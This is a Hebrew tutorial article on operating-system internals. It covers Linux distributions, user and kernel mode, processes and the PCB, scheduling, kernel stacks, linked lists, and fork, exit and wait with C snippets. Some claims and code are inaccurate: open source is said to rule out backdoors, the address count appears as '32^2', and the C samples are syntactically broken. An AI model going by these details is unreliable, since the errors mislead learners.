לינוקס הינה ליבת מערכת הפעלה שבשימוש נרחב במגוון מערכות הפעלה, כמו כן היא מערכת הפעלה בקוד פתוח, ליבת הלינוקס נוצרה לראשונה ב-1991 על ידי לינוס טורבאלדס, משמעות העובדה שמדובר בקוד פתוח היא שלא שתלו שם דלתות אחוריות. עובדה זו בצירוף לכך שהמערכת היא חינמית ומאוד גמישה גרמו לכך שקהל אבטחת המידע אימץ אותה.


המערכת נוצרה על ידי מתכנתים בשביל מתכנתים, היא מאפשרת עבודה נוחה מאוד מול מערכת ההפעלה, קימפול והרצה של תוכניות ובכלל רוב העבודה מול המערכת מתבצעת דרך מעטפת הפקודות.


תתי מערכות נפוצות במיוחד של לינוקס הם אובונטו, פדורה ורד-האט, ג'נטו וארץ' לינוקס.

אובונטו מאוד מומלצת למשתמשים חדשים, בשל העובדה שהיא נוחה ונראית טוב ונהנית מקהל משתמשים גדול ובהתאמה לעדכונים שוטפים. בנוסף המערכת מאוד יציבה, כמו כן יש את הפצות פדורה ורד הט, וכמובן גם ג'נטו שמיועדת למתכנתים כבדים יותר וארץ' לינוקס למי שרוצה גמישות מלאה בתכנון המערכת שלו, בארץ' אתה מקבל פלוס מינוס ליבה וזהו, משם אתה מתקדם בכוחות עצמך ומסדר את המערכת כראות עיניך כשלקינוח אתה מתקין עליה GUI בפלייבר המועדף עליך.

מערכות נוספות שלא ניתן להתעלם מהן הן: BSD של אוניברסיטת ברקלי, שממנה התפתחה בהמשך FreeBSD, ו-Solaris של Sun Microsystems.


כמות שורות הקוד עלתה ממערכת למערכת וכיום אנחנו מדברים על סדר גודל של עשרות מליוני שורות קוד.





מבט כללי על ארגון מערכת ההפעלה ועל הרכיבים המרכזיים בה

במערכת ההפעלה יש שני מצבים (ישנם ארבעה מצבים, אך בפועל משתמשים רק בשניים מהם): User Mode ו-Kernel Mode, ההבדלים בין המצבים הם רמת ההרשאות, אופן הטיפול בשגיאות ועוד.



- User Mode (Ring3) - נוצר בשביל לאפשר למשתמש לעבוד על המחשב בצורה בטוחה ומבוקרת מבלי לסכן את רכיבי הליבה של המערכת, לדוגמא כאשר קורה משהו לא צפוי בתוכנה שרצה ב-User Mode אנחנו מקבלים חריגה שהיא בתורה מקריסה את התהליך שהוא רץ בתוכו מבלי לפגוע בתהליכים אחרים.

- Kernel Mode (Ring0) - מאפשר לנו לעשות פעולות "חזקות", לדוגמא לגשת לזיכרון, למעבד, ל-PCI ושאר רכיבי חומרה, בגלל רמת ההרשאות הגבוהה (+ העובדה שאין מי שיטפל בחריגות). חריגה ב-Kernel תוביל ל-Blue Screen.

כמו שציינתי לפני כן ב-User Mode כל ריצה מתרחשת בתוך תהליך, תהליך הוא מעין מנהל פרוייקטים כללי, הוא מספק את כל המשאבים שתוכנה צריכה בשביל לרוץ, הוא מכיל את הכתובות הוירטואליות את ה-EXE שרץ (טעון בזיכרון שלו), טבלה שמכילה ידיות לאובייקטים ב-Kernel, וכמובן גם טרדים (חוט / תהליכון), בכל תהליך יש לכל הפחות תהליכון אחד אם הוא נסגר נסגר גם התהליך.

תהליכון הוא מה שבאמת רץ, המחסנית של התהליכון תכיל את מצב האוגרים, מצב הגישה הנוכחי (User Mode / Kernel Mode) כאשר לכל מצב יש מחסנית נפרדת (אחת ב-Kernel ואחת ב-Usermode, על מנת שלא לפגוע בהרצה באחד מהמצבים על ידי דריסה של תכנים), התהליכון נמצא ומשתמש בזיכרון הוירטואלי של התהליך שבו הוא נמצא ומעולה בשביל דברים הכוללים שיתוף זיכרון.

זיכרון וירטואלי: כל תהליך מקבל פיסת זיכרון שגורמת לו לחשוב שהוא התהליך היחיד שרץ בזיכרון, הזיכרון הזה מתחיל בכתובת 000000, כתובות בזיכרון הוירטואלי הינן וירטואליות משמע אנחנו לא באמת קוראים וכותבים לכתובת הזאת בזיכרון הפיזי, אנחנו כותבים לכתובת וירטואלית שהמעבד בהמשך לוקח אותה ויודע להמיר אותה (בעזרת מנהל הזיכרון) לכתובת הפיזית.

כאשר אנחנו כותבים, מקמפלים ומריצים תוכנה אלו בגדול השלבים שאותם אנו עוברים:

- כתיבת הקוד
- הקומפיילר מקמפל את הקוד לקובץ EXE (כזכור אנחנו עם דגש על Windows ☺)
- הלאודר טוען את הקוד לזיכרון
- בזיכרון אנחנו יוצרים את המחסנית והערימה
- מעבירים את השליטה להרצה לקטע הקוד שלנו בזיכרון

מושגים:

- מחסנית - מבנה נתונים בזכרון שבו אנחנו שומרים את המשתנים הלוקאלים, בכל קריאה לפונקציות בתוך התוכנית שלנו נוצרת מחסנית חדשה, הצורה שיוצרים ומאתחלים את המחסנית היא על ידי הזזת האוגר שמצביע על בסיס המחסנית למיקום המבוקש
- **ערימה** - מבנה נתונים בזכרון שמכיל את המשתנים הדינמיים שהקצנו בתוכנית (לדוגמא פונקציות maloc למינהם)

נקודה חשובה לציון המחסנית והערימה גדלים האחד לכיוון השני.

נחזור לתהליכי ההרצה של התכנית שלנו, בזיכרון קיים אוגר שמצביע על הכתובת הבאה שאותה המעבד יריץ, המעבד טוען את הפקודה, עושה עליה Decode, ומריץ אותה תוך שינוי של האוגרים הרלוונטים.

סדר התהליך:

- מתקדמים אל הפקודה הבאה
- מבצעים Decode
- מריצים את הפקודה - תוך שימוש אפשרי באוגרים
- כותבים את התוצאה באוגרים / זיכרון
- ממשיכים לפקודה הבאה

הרחבה ראשונית של המושגים:

תהליך:

תהליך הוא בעצם מנהל שמכיל בתוכו את כל הרכיבים הנדרשים בשביל להריץ קוד והוא כמו שציינתי במבט כללי של הסדרה מחזיק בקטע זיכרון וירטואלי שלו

הזיכרון הממשי שאליו ממופה הזיכרון הוירטואלי של התהליך מכונה וורקינג סט, בזיכרון התהליך מאוכלסים גם ידיות זיכרון רלוונטיות לפונקציות DLL שונות וכן לאובייקטים שונים ב-Kernel.

- **ACCESS TOKEN** - הוא הרכיב האבטחתי בתהליך ומכיל בתוכו את רמת ההרשאה של הקוד שבתהליך.
- **PRIORITY CLASS** - הוא הרכיב שקובע את רמת העדיפות לתהליכונים שרצים תחת התהליך הזה, כמובן שאם לא קיימים שום תהליכונים פעילים תחת התהליך, התהליך נסגר. (נרחיב על עדיפויות כשנגיע למקביליות)

ניתן לסגור תהליך בצורה "מנומסת" דהיינו רק כאשר מסתיימת פעילות התהליכונים שבו או בצורה אלימה יותר שלא ממש מתחשבת בסטטוס של התהליכונים, ישנה אפשרות לסגור תהליך שרץ דרך תהליך אחר.

תהליכי פתיחת תהליך (בכללות ב-Windows):

- פותחים את ה-EXE עצמו שמכיל בתוכו את פונקציית ה-MAIN
- ב-Kernel נפתח מבנה שנקרא Proccess Executive שדרכו ה-Kernel מנהל את התהליך
- נפתח הטרד הראשון של התהליך
- ה-Kernel מנהל את התהליכון דרך ה-Executive Thread
- מודיעים ל-csrss שנפתח תהליך ותהליכון חדש (Win32 Subsystem Proccess)
- טוענים את ה-DLL-ים הנדרשים למרחב הזיכרון הוירטואלי של התהליך תוך קריאה ל-DLL Main עם דגל שמודיע שהוא נקרא וחובר לתהליך.
- הטרד הראשי מתחיל לרוץ

ספריית קישור דינמי (DLL) היא מימוש של ההבנה שזה מיותר שכל תוכנית תאלץ לממש בעצמה את כל הפונקציות השונות, הקבצים הנ"ל מכילים מימוש של פונקציות שונות וכל תוכנית יכולה לייבא את הקבצים הנ"ל ולהשתמש במגוון הפונקציות שהיא מספקת, הטעינה שלהם וההרצה שלהם תלויות ביכולת של כל תוכנית למפות את הכתובת הנכונה של כל פונקציה ופונקציה, בכל תוכנית קיימת טבלה (IAT) לכל DLL שמכילה את הכתובות הללו, כהערת אגב, הטבלה הנ"ל היא יעד נפוץ בשביל מניפולציות שונות על קוד שרץ.

Windows (וכן מערכות הפעלה נוספות) דואגת לתת לכל תהליך מרחב זיכרון וירטואלי משלו שמדמה את כל הזיכרון כולו מנקודת מבט של התהליך, הזיכרון הזה ממופה בהמשך לזיכרון הפיזי

מרחב הכתובות הוא בעצם המיכל בזיכרון שבו מוכל ה-EXE שלנו, ב-32 ביט יש לנו 32^2 כתובות אפשריות, לכל מקטע בזכרון אנחנו יכולים להעניק מצב שונה (קריאה/ כתיבה / הרצה RWE), הפריסה של הקוד בזיכרון תכיל את הקוד סגמנט (שמכיל את הקוד שלנו להרצה) דאטה סגמנט (מכיל את כל

המשתנים הסטטים) וה-BSS (אני אוהב לכנות אותו בולשיט סקשיין, משום שהוא מכיל את כל המשתנים הלא מאותחלים בזכרון).

לכל תהליך יש **PCB** (Proccess Control Block) שמכיל בתוכו את כל הנתונים של התהליך (בינהם את מצב האוגרים שלו, ה-PID, פרטים על הרשאות הגישה של התהליך, עדיפות, זמן ריצה של התהליך, מרחב הכתובות של התהליך, טבלת התרגום ופרטים נוספים), כאשר התהליך מפונה או כאשר הוא נטען חזרה ערכי האוגרים השונים נשמרים ונטענים מה-PCB, לתהליך ההחלפה בין התהליכים קוראים החלפת הקשר.

כמו כן ה-PCB מכיל את הסטטוס של התהליך (רץ/מוכן/חסום וכדו').

מתזמן ה-Kernel אחראי על שימור/עדכון של המבנה שמכיל את כל ה-PCB ויודע מתי ואיך לתזמן את התהליכים השונים בהתאם לאלגוריתם התזמון שמוגדר לו, ישנם סוגים שונים של אלגוריתמים כאשר כל אחד טוב לדברים מסויימים ופחות טוב לאחרים, מערכות הפעלה מודרניות נוהגות לשלב בין אלגוריתמים שונים בשביל לנסות לנצל את מקסימום היכולות מהמערכת, ישנם סוגים שונים של מערכות עם דרישות שונות ישנה מערכת שנדרשים ממנה ביצועי זמן אמת ואם פספסנו נקודת זמן מסויימת כבר לא ממש משנה לנו התוצאה וישנן מערכות שחשוב לנו שמבחינת המשתמש יהיה זמן תגובה מהיר לכל פעולה שהיא, כי משתמש שיושב ומחכה שהמחשב ייטען הוא משתמש מתוסכל...

נרחיב על סוגי האלגוריתמים ועל הגישות השונות של מערכות ההפעלה השונות בהמשך המאמר. לכל תהליך שנפתח יש אופציה להיות באחד מהמצבים הבאים: חדש, מוכן להרצה, רץ, מושהה, הופסק.

המצבים הללו ממומשים באמצעות תור ב-Kernel והמתזמן אחראי על התזמון שלהם, תור המוכנים זה התור שממנו ניקח את התהליך ברגע שהמעבד יהיה פנוי, בתור רץ נמצא התהליך שכעת רץ במעבד בתור המושהה נמצא תהליך שמחכה מסיבה כזו או אחרת (לדוגמא פעילות I/O או שהוא מחכה לגמר פעילות של הבן שלו) בתור ההופסק (זומבי) נמצאות שאריות של התהליך, הן נמצאות שם בשביל שתהליך האב יוכל לקבל פרטים על הסגירה של התהליך (לדוגמא למה הוא נסגר? / הצליח או נכשל וכו'), לאחר הבדיקה של הערך שם גם שאריות התהליך נמחקות סופית.




Figure 4.18 Linux Process/Thread Model

Interuptable / unintruptable הם בעצם מצבי ההמתנה ההבדל בינהם הוא מה קורה אם מגיעה פסיקה שונה מהפסיקה שאליה הם מחכים. Interuptable מקבל את הפסיקה בעוד שהשני לא מתעורר אלא אם כן התרחשה הפסיקה לה הוא מחכה. העצירה אשר מופיעה בתרשים מתארת מצב שבו התהליך נעצר, בדרך כלל על ידי דיבאגר ודומיו.


איך אני יודע מה מצב התהליך שלי? איך המחשב יודע מה המצב שלו? במתאר התהליך יש משתנה בשם STATE שמכיל את מצב התהליך (משתנה שאותו ניתן לשנות גם, ב-Kernel Mode כמובן).

לכל תהליך ישנן שתי מחסניות אחת ב-Kernel Mode ואחת ב-User Mode (שוב **לכל תהליך בנפרד**) הסיבה לך היא בין השאר בשביל לאפשר את ההפרדה המוחלטת בין ה-Kernel Mode ל-User Mode בלי שהאחד יפריע לשני. הפרדה זו מאפשרת שליטה וניהול של חריגות ואינטרפטים בתהליך וכמובן קריאות מערכת (שזה סוג של היינו הך).

גודל המחסנית ב-Kernel הוא 8KB המיקום של המחסנית ב-Kernel חייב להיות בכפולה של 8K, בכתובות הנמוכות של ה-8K מאוחסן המתאר תהליך (עד 1K) שאר המקום מיועד למחסנית, כמובן בגלל הגודל הקטן חשוב לשמור על מה שאנחנו מכניסים למחסנית שלא נגיע למצב שאנחנו דורסים את מתאר התהליך.

אנחנו יכולים לקבל את המיקום של מתאר התהליך של התהליך הנוכחי שלנו על ידי Current (מאקרו).

מה העניין למקם אותה דווקא בכפולות של 8k? בשביל לממש את המאקרו Current לדוגמא, כאשר אנחנו כבר בתהליך שלנו ואנחנו רוצים למצוא את מתאר התהליך כל מה שנצטרך זה לעגל (כלפי מטה) את המיקום הנוכחי שלנו לכפולה הקרובה ביותר של 8K וכך נגיע במהירות ובקלות למתאר התהליך.




איך ה-Kernel "אוחז ראש" בשלל התהליכים שרצים במערכת?

בעזרת רשומות שונות (רשומות מקושרות דו כיווניות), אחת הרשומות מכילה את כל התהליכים הקיימים (כל התהליכים מכל התורות השונים של המערכת, יהיו ברשימה גם תהליכים רצים וגם מושעים) האיבר הראשון ברשימה יהיה ה-PID 0 שהוא כמו שהזכרנו כבר ה-Swapper. הרשימות הללו מאפשרות דרך נוחה לעבוד עם כל התהליכים (ניתן פשוט לרוץ עליהם בלופ).

ניתן להשתמש במספר PID בשביל לאתר באמצעותו את מתאר התהליך של ה-PID הזה (זה מתבצע על ידי טבלת האש של PID כאשר ב-SLUT שנמצא אנחנו מתחילים לרוץ בלופ עד שנתקלים בPID המבוקש ומגיעים דרכו לכתובת המבוקשת).

האתגר הוא שישנם הרי סוגים רבים של רשימות מקושרות שונות ב-Kernel, ואנחנו רוצים ליצור רשימה מקושרת גנרית אחת שדרכה נוכל ל"זפזפ" בין כל האיברים השונים:



כל איבר ברשימה נקרא LIST_HEAD, והוא מכיל שני נתונים NEXT ו-PREV, כמובן ש-LIST_HEAD לכשעצמו לא ממש שימושי בשבילנו כי הוא מכיל אך ורק את הכתובת הבאה והקודמת ללא נתונים, השאלה היא איך נוכל להגיע מ-LIST_HEAD לאיבר המבוקש ויותר מזה איך נוכל להחליף את סוג הטיפוס LIST_HEAD לטיפוס המבוקש?

נניח שיש לנו מבנה בשם MY_STRUCT ואנחנו רוצים לשלב אותו ברשימה המקושרת, מה נעשה? נוסיף בתוכו איבר מטיפוס LIST_HEAD ואז מה?

```
struct my_struct{
	int x
	int y
	LIST_HEAD list
}
```

list->next יעביר אותנו לאיבר הבא ברשימה (האיבר הבא מטיפוס LIST_HEAD), איך אני יכול לעבור מה-LIST_HEAD לאיבר הבא מטיפוס MY-STRUCT?

אנחנו נשתמש ב-LIST_ENTRY שהיא יודעת לפתור מצבים כאלו, איך היא פותרת את זה?

היא אומרת למחשב, תניח ש-MY-STRUCT מתחילה בכתובת 0, מה הכתובת של LIST? עכשיו אני יודע את המיקום של LIST בתוך MY_STRUCT (או יותר נכון את המרחק שלו מתחילת המבנה), ולכן אני יכול להשיג כל איבר ואיבר שאני רוצה במבנה, על ידי חישוב פשוט של כתובת list->next (שאותה כמובן יש לי) מינוס מרחק בינה לבין תחילת המבנה (שעכשיו השגנו) והתוצאה היא מצביע לתחילת המבנה.

דברים שניתן לבצע במסגרת התהליך שלנו:

ישנם מספר פעולות שנוכל לבצע עם התהליך שלנו אחד מהם הוא לדוגמא EXIT ישנה אפשרות להוציא את מספר ה-PID שלנו (בשימוש ב-PS לדוגמא או דרך תוכנית C / דרכים נוספות) זה עובד בצורה הבאה: התוכנית יוצרת עותק מדוייק של תהליך האב לתוך תהליך חדש - הבן כאשר הערך שחוזר מפקודת ה-FORK הינו 0, הדבר אומר שאנחנו רצים בתוך תהליך הבן. אם התוצאה קטנה מ-0 אז יש לנו שגיאה. במקרה שהתוצאה גדולה מ-0 אנחנו עדיין בתוך תהליך האב - חשוב לציין שהעתקה לא מתרחשת באמת אלא רק מעתיקים את המצביעים והטבלאות של תהליך האב, אם הבן מבצע שינוי כלשהו אזי באמת מתבצעת העתקה עם השינוי הנדרש למקום שונה וככה חוסכים הליך בזבזני במיוחד

צורת הניהול של התהליך במערכות יוניקס מתרחשת על ידי הפקודה FORK - פקודת מערכת ללא משתנים נוספים, אופציה נוספת היא שימוש בשל הווריאציות של EXEC שזאת פקודה שמאפשרת לנו לשנות את התוכנה שרצה כעת לתוכנה אחרת (הצורה הנכונה לפתוח תוכנות דרך תוכנה מרכזית היא לפתוח FORK בתהליך המרכזי ומהילד להמשיך עם EXEC (דוגמא לתהליך שפותח תהליכים חדשים ורובינו משתמשים בו על בסיס יומי הינו השלל)), קריאת המערכת WAIT גורמת לתהליך לחכות שהתהליך השני ייגמר, התהליך שנגמר שולח סיגנל לתהליך המחכה ומיידע אותו שהוא נסגר.

דוגמת קוד של יצירת תהליך חדש בעזרת FORK (לינוקס):

```
int Main(int argc, char *argv[])
{
 int counter = 0;
 pid_t pid = fork();
 if (pid == 0)
 {
  // child process
   printf("%s", "We in child process\n");
 }
 else if (pid > 0)
 {
  // parent process
  printf("%s", "We in parent process\n");

 }
 else
 {
  // fork failed
  printf("fork() failed!\n");
```

```
  return 1;
 }

 return 0;
}
```

הסבר על הקוד, לפקודת FORK יש שלושה ערכי חזרה אפשריים כמו שציינו, אם הפונקציה הצליחה, היא מחזירה את מספר התהליך לתהליך שקרא לה (תהליך האב), אם היא נכשלת היא מחזירה ערך שלילי ואם אנחנו בתהליך החדש אנחנו מקבלים 0, למה זה ככה?

כמו שהסברנו כאשר אנחנו מבצעים FORK אנחנו מבצעים עותק זהה לתהליך האב, אבל מהרגע שהם מתחילים לרוץ, הם רצים עצמאית ולא ממשיכים לשתף נתונים, לכן במקרה של הצלחה תהליך האב יקבל את מספר התהליך (שיאוחסן ב-PID מעכשיו) בעוד שהבן יישאר עם 0 (שזה הערך PID הקודם).

איך אנחנו יכולים להיות בטוחים שהתהליך החדש לא קיבל את מספר התהליך 0?

בתחילת הריצה ישנם שני תהליכים ראשונים שרצים במערכת ההפעלה התהליך הראשון נקרא Swapper ומקבל את ה-ID 0 והתהליך השני שנקרא INIT ומקבל את הID 1, כך שלא ייתכן מקרה שהתהליך שנפתח יהיה עם הערך 0.

לכל תהליך אב יש אפשרות לדעת מה קורה עם הבן שלו (אם הוא נסגר) על ידי סיגנל, אבל אין אפשרות לדעת מה קורה עם הנכדים/הנינים שלו, אם תהליך האב מת תהליך הבן היתום ישאר חי.

כאשר סוגרים תהליך סופית, הוא הולך לתור ולא נמחק סופית כדי שנוכל להוציא פרטים על סיבת הסגירה שלו (אני ארחיב יותר על מסלול החיים של התהליך והשלבים השונים שהוא עובר כשנדבר על סנכרון), כשהאבא של התהליך חי, הוא זה שבודק את התור ומוחק סופית את התהליך, מה עושים במקרה של תהליך יתום?

תהליך INIT הופך להיות האבא באופן אוטומטי ודואג לניקוי של הערכים העודפים מהתור (לא מעניינת אותו סיבת הסגירה, תפקידו רק לצמצם זבל מיותר).

סגירת תהליך מתבצעת על ידי הפקודה Exit עם צירוף הערך המבוקש בתור חזרה:

```
exit(1);
```

הערך 1 מוחזר לאב שהוא בתורו יידע את סטטוס הסגירה של התהליך, אנחנו מכירים יותר מהתוכנות שאנחנו כותבים את ה-RETURN 1, שהוא מחזיר את הערך 1, מה שעומד מאחורי זה הוא הפונקציה EXIT, איך זה קורה?

בשביל להפעיל את הפונקציה Main מלכתחילה __LIBC_START_MAIN נמצאת בשטח ודואגת למצוא ולקפוץ ל-Main ובהתאמה כאשר יש לנו Return היא דואגת להפוך את זה ל-EXIT עם הערך הנדרש.

*כמו שציינו כבר לאחר ה-Exit התהליך הופך להיות במצב זומבי וממתין לבדיקת ערך החזרה על ידי האב/INIT.

הפקודה Wait מאפשרת לתהליך האב לחכות לתהליך הבן ולא להמשיך ריצה עד אז, הסיבות להמתנה יכולות להיות שתהליך האב צריך נתונים מסויימים שיושגו רק לאחר שתהליך הבן יגמור את פעולתו.

תחביר הפקודה הוא:

```
int state_id
wait(& state_id);
```

הפונקציה Wait מחזירה את ה-PID של הבן ששידר את הסיגנל עכשיו שהוא נסגר כאשר במשתנה שהכנסנו (הכתובת משתנה שהכנסנו) לתוך WAIT יאוכסן הסטטוס של הבן שסיים.

